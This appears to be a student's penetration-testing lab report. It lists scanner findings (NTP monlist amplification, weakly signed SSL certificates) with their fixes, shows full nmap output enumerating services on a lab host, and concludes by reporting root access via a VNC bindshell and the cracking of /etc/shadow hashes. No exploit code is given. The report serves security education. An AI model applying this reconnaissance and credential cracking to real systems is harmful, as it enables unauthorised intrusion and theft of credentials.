The version of ntpd running on the remote host has the 'monlist' command enabled. This command returns a list of recent hosts that have connected to the service. However, it is affected by a denial of service vulnerability in ntp_request.c that allows an unauthenticated, remote attacker to saturate network traffic to a specific IP address by using forged REQ_MON_GETLIST or REQ_MON_GETLIST_1 requests.
Furthermore, an attacker can exploit this issue to conduct reconnaissance or distributed denial of service (DDoS) attacks. Version 1.18. Port: 123/udp/ntp.

Solution: If using NTP from the Network Time Protocol Project, upgrade to NTP version 4.2.7-p26 or later. Alternatively, add 'disable monitor' to the ntp.conf configuration file and restart the service. Otherwise, limit access to the affected service to trusted hosts, or contact the vendor for a fix.

CVE-2004-2761, CVE-2005-4900 | **SSL Certificate Signed Using Weak Hashing Algorithm | CVS score = 7.5**

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service. Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.

Solution: Contact the Certificate Authority to have the SSL certificate reissued.

Scanning the machine using Nmap

By scanning the IP address 142.232.197.39 we can see open ports and version of services this machine runs. I used '-A' argument for 'nmap' command to be able to see all information about ports and host itself.

```
┌──(root㉿damien)-[~]
└─# nmap -A 142.232.197.39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 14:13 PDT
Nmap scan report for 142.232.197.39
Host is up (0.0027s latency).
Not shown: 969 filtered tcp ports (no-response)
PORT      STATE  SERVICE         VERSION
19/tcp    closed chargen
20/tcp    closed ftp-data
22/tcp    open   ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
|   1024 e2:ea:c3:5f:93:b0:3b:20:e9:e9:ae:e3:47:f9:53:d2 (DSA)
|   2048 4d:9f:23:44:94:43:de:74:94:18:22:a6:86:e1:2f:81 (RSA)
|   256 85:7f:fa:36:18:e5:da:08:8c:7d:94:eb:7e:20:11:37 (ECDSA)
|_  256 d3:18:06:0d:57:0a:fd:a9:5d:d1:80:28:03:2d:10:77 (ED25519)
23/tcp    open   telnet?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, LANDesk-RC, LDAPBindR
eq, NULL, NotesRPC, RPCCheck, TerminalServer, WMSRequest, X11Probe, afp, giop
, tn3270:
|     login:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos,
 LPDString, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     login:
|     Password:
|   LDAPSearchReq:
|     login:
|     Password:
|     Login incorrect
|     login:
|   SIPOptions:
|     login:
```

```
25/tcp    open   smtp            Exim smtpd 4.69
|_smtp-commands: mailrelay.local Hello nmap.scanme.org [10.65.80.103], SIZE 5
2428800, AUTH LOGIN PLAIN
53/tcp    closed domain
80/tcp    open   http            aiohttp 3.8.6 (Python 3.11)
|_http-title: user Blog
|_http-server-header: Python/3.11 aiohttp/3.8.6
110/tcp   open   tcpwrapped
143/tcp   open   tcpwrapped
161/tcp   closed snmp
443/tcp   open   ssl/http        Apache httpd
|_http-title: Citrix Login
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinc
eName=Some-State/countryName=AU
| Not valid before: 2024-06-19T14:17:58
|_Not valid after:  2025-06-19T14:17:58
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
465/tcp   closed smtps
587/tcp   open   smtp            Exim smtpd 4.69
|_smtp-commands: mailrelay.local Hello nmap.scanme.org [10.65.80.103]
631/tcp   open   http            TwistedWeb httpd 22.10.0
|_http-server-header: Lexmark_Web_Server
|_http-title: 500 - Request did not return bytes
993/tcp   open   tcpwrapped
| ssl-cert: Subject: commonName=*/organizationName=None/stateOrProvinceName=N
one/countryName=US
| Not valid before: 2024-11-01T21:17:06
|_Not valid after:  2025-11-01T21:17:06
995/tcp   open   tcpwrapped
1025/tcp  closed NFS-or-IIS
```

```
1080/tcp  closed socks
1900/tcp  closed upnp
3389/tcp  closed ms-wbt-server
5000/tcp  closed upnp
5060/tcp  open   sip?
5061/tcp  closed sip-tls
5432/tcp  closed postgresql
5555/tcp  open   freeciv?
| fingerprint-strings:
|   adbConnect:
|     CNXN
|_    device::http://ro.product.name =starltexx;ro.product.model=SM-G960F;ro.
product.device=starlte;features=cmd,stat_v2,shell_v2
5900/tcp  open   tcpwrapped
8080/tcp  open   http            Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Wordpress | Here the subtitle
|_http-server-header: Werkzeug/2.3.8 Python/3.11.9
|_http-generator: WordPress 2.8
8082/tcp  closed blackice-alerts
8443/tcp  open   ssl/https-alt
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 01 Nov 2024 21:13:49 GMT
|     Content-Type: text/html
|     Cache-Control: no-cache
|     Pragma: no-cache
|     Set-Cookie: tg=; expires=Thu, 01 Jan 1970 22:00:00 GMT; path=/; secure
|     Set-Cookie: webvpn=; expires=Thu, 01 Jan 1970 22:00:00 GMT; path=/; sec
ure
|     Set-Cookie: webvpnc=; expires=Thu, 01 Jan 1970 22:00:00 GMT; path=/; se
cure
```

```
|     Set-Cookie: webvpn_portal=; expires=Thu, 01 Jan 1970 22:00:00 GMT; path
=/; secure
|     Set-Cookie: webvpnSharePoint=; expires=Thu, 01 Jan 1970 22:00:00 GMT; p
ath=/; secure
|     Set-Cookie: webvpnlogin=1; path=/; secure
|     Set-Cookie: sdesktop=; expires=Thu, 01 Jan 1970 22:00:00 GMT; path=/; s
ecure
|_    <html><script>document.location.replace("/+CSCOE+/logon.html")</script>
</html>
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=example.com/organizationName=My Company/state
OrProvinceName=CA/countryName=US
| Subject Alternative Name: DNS:localhost
| Not valid before: 2024-11-01T17:02:21
|_Not valid after:  2025-11-01T17:02:21
9200/tcp  open   http            Apache httpd
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
|_http-server-header: Apache
10001/tcp open   scp-config?
3 services unrecognized despite returning data. If you know the service/versi
on, please submit the following fingerprints at https://nmap.org/cgi-bin/subm
it.cgi?new-service :
```

Conclusion

To sum up, I have found vulnerabilities and ways to exploit on every machine. However, I could exploit only IP address 142.232.197.73 and gain access as a ‘root’ user using VNC viewer and bindshell. Moreover, I could find encrypted password inside

‘etc/shadow’ file and decrypt them using John the Ripper and HashCat. Unfortunately, my attempts to exploit other IP addresses were unsuccessful even though I had scans and information how to exploit. As you have seen, there are several vulnerabilities related to DoS, DDoS and Buffer Overflow attacks, but in our case, we cannot use those vulnerabilities because it can shut down the computers due to memory overload. However, during our project our computers were shut down several times, so we can assume that someone did those attacks intentionally or unintentionally. Finally, I consider this project very useful and I have learned a lot by using hands on practice on my penetration testing skills. Moreover, now I know what I should learn and improve to become more skillful and advanced in ethical hacking and penetration testing.